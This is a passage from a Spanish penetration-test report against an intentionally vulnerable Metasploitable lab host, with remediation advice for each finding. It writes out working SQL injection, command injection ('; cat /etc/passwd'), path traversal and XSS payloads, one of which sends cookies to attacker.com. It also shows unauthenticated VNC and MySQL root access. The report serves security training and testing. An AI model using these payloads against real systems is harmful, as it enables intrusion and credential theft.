Render

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 4' union select schema_name,@@version from information_schema.schemata-- -

First name: Pablo

Surname: Picasso

ID: 4' union select schema_name,@@version from information_schema.schemata-- -

First name: information_schema

Surname: 5.0.51a-3ubuntu5

ID: 4' union select schema_name,@@version from information_schema.schemata-- -

First name: dvwa

Surname: 5.0.51a-3ubuntu5

ID: 4' union select schema_name,@@version from information_schema.schemata-- -

First name: metasploit

Surname: 5.0.51a-3ubuntu5

ID: 4' union select schema_name,@@version from information_schema.schemata-- -

First name: mysql

Surname: 5.0.51a-3ubuntu5

ID: 4' union select schema_name,@@version from information_schema.schemata-- -

First name: owasp10

Surname: 5.0.51a-3ubuntu5

ID: 4' union select schema_name,@@version from information_schema.schemata-- -

First name: tikiwiki

Surname: 5.0.51a-3ubuntu5

ID: 4' union select schema_name,@@version from information_schema.schemata-- -

First name: tikiwiki195

Surname: 5.0.51a-3ubuntu5

More info

<http://www.securiteam.com/securityreviews/SOP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Figura 10: Extracción exitosa de esquemas de bases de datos

Enumeración de tablas del sistema:

```
id=1' union select table_name,table_schema from information_schema.tables-- -
```

Página 17 | 43




Figura 11: Enumeración de tablas del sistema mediante UNION query

Impacto

- Extracción completa de credenciales de usuarios
- Lectura de tablas sensibles: guestbook, users, columns
- Acceso a múltiples esquemas: dvwa, mysql, owasp10
- Posibilidad de escribir archivos con INTO OUTFILE

Remediación

```
# Usar prepared statements en PHP
$stmt = $pdo->prepare('SELECT * FROM users WHERE id = :id');
$stmt->execute(['id' => $_GET['id']]);
$user = $stmt->fetch();
```

2.6 MST-006: OS Command Injection en Mutillidae

Puerto/Servicio	80/tcp - HTTP (Mutillidae)
Severidad	CRÍTICA
CVSS v3.1	9.8
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Sistema	192.168.1.73 - Mutillidae DNS Lookup
Alcance	Ejecución arbitraria de comandos OS
Referencias	CWE-78: OS Command Injection, OWASP A03:2021

Descripción

La funcionalidad "DNS Lookup" de Mutillidae no sanitiza la entrada del usuario y pasa el valor directamente a la función shell_exec(). Mediante el separador ";" se pueden inyectar comandos arbitrarios del sistema operativo.

Proceso de Explotación

Payload de inyección utilizado:

```
target=192.168.1.73; cat /etc/passwd
```




Figura 12: Inyección de comandos en funcionalidad DNS Lookup

Resultado de la ejecución:



Figura 13: Ejecución exitosa mostrando /etc/passwd completo

Comandos Ejecutados con Éxito

- cat /etc/passwd - Enumeración de usuarios
- whoami - Verificación de usuario (www-data)
- id - Verificación de privilegios
- ls -la /home - Listado de directorios de usuarios

Remediación

```
# Validar y sanitizar entrada
if (!filter_var($target, FILTER_VALIDATE_IP) &&
    !preg_match('/^[a-zA-Z0-9.-]+$/', $target)) {
    die('Input inválido');
}

# Escapar comandos shell
$output = shell_exec('nslookup ' . escapeshellarg($target));
```

2.7 MST-007: VNC Sin Autenticación

Puerto/Servicio	5900/tcp - VNC
Severidad	CRÍTICA
CVSS v3.1	9.8
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Sistema	192.168.1.73 - VNC (Protocol 3.3)
Alcance	Acceso completo al escritorio root sin contraseña
Referencias	CWE-306: Missing Authentication

21

Descripción

El servicio VNC está configurado sin autenticación, permitiendo acceso completo al escritorio del usuario root sin requerir contraseña. Esto proporciona control total del sistema con interfaz gráfica.

Proceso de Explotación

Búsqueda en Metasploit:

```
search vnc
use auxiliary/scanner/vnc/vnc_login
```

```
kali@kali: ~/Desktop/Metasploitable
Session Acciones Editar Vista Ayuda

ver (Reflective Injection), Hidden Bind TCP Stager
122 payload/windows/vncinject/reverse_tcp_allports . normal No VNC Ser
ver (Reflective Injection), Reverse All-Port TCP Stager
123 payload/windows/vncinject/reverse_http_proxy_pstore . normal No VNC Ser
ver (Reflective Injection), Reverse HTTP Stager Proxy
124 payload/windows/vncinject/reverse_ord_tcp . normal No VNC Ser
ver (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
125 payload/windows/vncinject/reverse_tcp . normal No VNC Ser
ver (Reflective Injection), Reverse TCP Stager
126 payload/windows/vncinject/reverse_tcp_dns . normal No VNC Ser
ver (Reflective Injection), Reverse TCP Stager (DNS)
127 payload/windows/vncinject/reverse_ipv6_tcp . normal No VNC Ser
ver (Reflective Injection), Reverse TCP Stager (IPv6)
128 payload/windows/vncinject/reverse_nonx_tcp . normal No VNC Ser
ver (Reflective Injection), Reverse TCP Stager (No NX or Win7)
129 payload/windows/vncinject/reverse_tcp_rc4_dns . normal No VNC Ser
ver (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
130 payload/windows/vncinject/reverse_tcp_rc4 . normal No VNC Ser
ver (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
131 payload/windows/vncinject/reverse_tcp_uuid . normal No VNC Ser
ver (Reflective Injection), Reverse TCP Stager with UUID Support
132 payload/windows/vncinject/reverse_winhttp . normal No VNC Ser
ver (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
133 payload/windows/vncinject/reverse_http . normal No VNC Ser
ver (Reflective Injection), Windows Reverse HTTP Stager (wininet)
134 payload/windows/vncinject/bind_named_pipe . normal No VNC Ser
ver (Reflective Injection), Windows x86 Bind Named Pipe Stager
135 exploit/windows/vnc/winvnc_http_get 2001-01-29 average No WinVNC
Web Server GET Overflow
136 \_ target: Windows NT4 SP3-6 . . .
137 \_ target: Windows 2000 SP1-4 . . .
138 \_ target: Windows XP SP0-1 . . .
139 post/windows/gather/credentials/vnc . normal No Windows
Gather VNC Password Extraction
140 post/windows/gather/credentials/mremote . normal No Windows
Gather mRemote Saved Password Extraction
141 payload/windows/x64/vncinject/bind_tcp_rc4 . normal No Windows
x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
142 payload/windows/x64/vncinject/bind_tcp_uuid . normal No Windows
x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
143 payload/windows/x64/vncinject/reverse_tcp_rc4 . normal No Windows
x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
144 payload/windows/x64/vncinject/reverse_tcp_uuid . normal No Windows
x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
145 payload/windows/x64/vncinject/bind_named_pipe . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
146 payload/windows/x64/vncinject/bind_tcp . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
147 payload/windows/x64/vncinject/bind_ipv6_tcp . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
148 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
149 payload/windows/x64/vncinject/reverse_winhttp . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
150 payload/windows/x64/vncinject/reverse_http . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
151 payload/windows/x64/vncinject/reverse_https . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
152 payload/windows/x64/vncinject/reverse_winhttps . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
153 payload/windows/x64/vncinject/reverse_tcp . normal No Windows
x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager

Interact with a module by name or index. For example info 153, use 153 or use payload/windows/x64/vncinject/reverse_tcp
msf exploit(windows/vnc/winvnc_http_get) > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) >
```

Figura 14: Búsqueda de vulnerabilidades VNC en Metasploit

Conexión directa con vncviewer:

```
vncviewer 192.168.1.73:5900
```





Figura 15: Acceso al escritorio remoto root sin autenticación

Verificación de acceso root:



The screenshot shows a terminal window titled 'root@metasploitable: /'. The terminal output is as follows:

```
4104/named 0 0 :::53 :::*
4104/named
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls /home
ftp msfadmin service user
root@metasploitable:/# mkdir /root/pruebas_vnc
root@metasploitable:/# ls /root
desktop pruebas_vnc reset_logs.sh vnc.log
root@metasploitable:/# echo "hola desde VNC" > /root/pruebas_vnc/vnc/nota.txt
-bash: /root/pruebas_vnc/vnc/nota.txt: No such file or directory
root@metasploitable:/# echo "hola desde VNC" > /root/pruebas_vnc/nota.txt
root@metasploitable:/# cat nota.txt
cat: nota.txt: No such file or directory
root@metasploitable:/# ls /pruebas_vnc
ls: cannot access /pruebas_vnc: No such file or directory
root@metasploitable:/# cat /root/pruebas_vnc/nota.txt
hola desde VNC
root@metasploitable:/# cat /root/pruebas_vnc/nota.txt
hola desde VNC
root@metasploitable:/#
```

The terminal window is part of a desktop environment with a blue background and a taskbar at the bottom showing 'Workspace 1', '17 Feb, Tue 06:50:01', and 'root@metasploitable: /'.

Figura 16: Terminal root desde sesión VNC remota

Remediación

```
vncpasswd
sudo nano /etc/vnc/vncserver.conf
# SecurityTypes=VncAuth

# 0 tunelizar sobre SSH:
ssh -L 5900:localhost:5900 user@192.168.1.73
vncviewer localhost:5900
```

3. Vulnerabilidades Altas

3.1 MST-008: Cross-Site Scripting (XSS) Reflected

Puerto/Servicio	80/tcp - HTTP (DVWA)
Severidad	ALTA
CVSS v3.1	6.1
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Sistema	192.168.1.73 - DVWA XSS Reflected
Alcance	Robo de cookies, redirección, defacement
Referencias	CWE-79: XSS, OWASP A03:2021

Descripción

El parámetro "name" en DVWA no sanitiza la entrada, permitiendo inyectar JavaScript que se ejecuta en el navegador de la víctima.

Explotación

```
<script>alert(1)</script>
<script>document.location='http://attacker.com/steal.php?c='+document.cookie</script>
```




Figura 17: XSS Reflected ejecutado exitosamente con alert(1)

Remediación

```
echo htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
```

3.2 MST-009: Path Traversal / Local File Inclusion

Puerto/Servicio	80/tcp - HTTP (Mutillidae)
Severidad	ALTA
CVSS v3.1	7.5
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Sistema	192.168.1.73 - Mutillidae
Alcance	Lectura de archivos sensibles del sistema
Referencias	CWE-22: Path Traversal

Descripción

El parámetro "page" permite incluir archivos arbitrarios mediante secuencias "../" sin validación, exponiendo archivos sensibles como /etc/passwd.

Explotación

<http://192.168.1.73/mutillidae/index.php?page=../../../../../../etc/passwd>

Exploit Database - Exploit

Get Kali | Kali Linux

192.168.1.73/mutillidae/index.php?page=../../../../../../etc/passwd

Not Secure http://192.168.1.73/mutillidae/index.php?page=../../../../../../etc/passwd

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB From Base64 - CyberC... GitHub - WebGoat/W...



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls

OWASP Top 10

Others

Documentation

Resources



Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons



@webpwnized



Mutillidae Channel

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/
spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System
(admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101:/var/lib/libuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,/,/home/msfadmin:/bin/bash bind:x:105:113:/
var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,/,/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,/,/var/lib/mysql:/bin/
false tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,111,/,/
home/user:/bin/bash service:x:1002:1002,/,/home/service:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false prueba:x:1003:1003:/home/prueba:/bin/sh
```

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

PHP Version: 5.2.4-2ubuntu5.10

The newest version of Mutillidae can downloaded from [Irongeek's Site](#)

Figura 18: Path Traversal revelando contenido de /etc/passwd

Remediación

```
$basepath = '/var/www/html/pages/';  
$file = basename($_GET['page']);  
if (!file_exists($basepath . $file)) die('Invalid');  
include($basepath . $file);
```

3.3 MST-010: MySQL Root Sin Contraseña

Puerto/Servicio	3306/tcp - MySQL 5.0.51a
Severidad	ALTA
CVSS v3.1	7.5
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Sistema	192.168.1.73 - MySQL
Alcance	Acceso completo a todas las bases de datos
Referencias	CWE-306: Missing Authentication

Descripción

MySQL permite conexiones root remotas sin contraseña, exponiendo todas las bases de datos: dvwa, metasploit, owasp10, tikiwiki.

Explotación

```
mysql -h 192.168.1.73 -u root
show databases;
use mysql;
select user,password from user;
```

```

Session Acciones Editar Vista Ayuda
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0,001 sec)

MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [mysql]> select user,password from user;
+-----+-----+
| user | password |
+-----+-----+
| debian-sys-maint | |
| root | |
| guest | |
+-----+-----+
3 rows in set (0,001 sec)

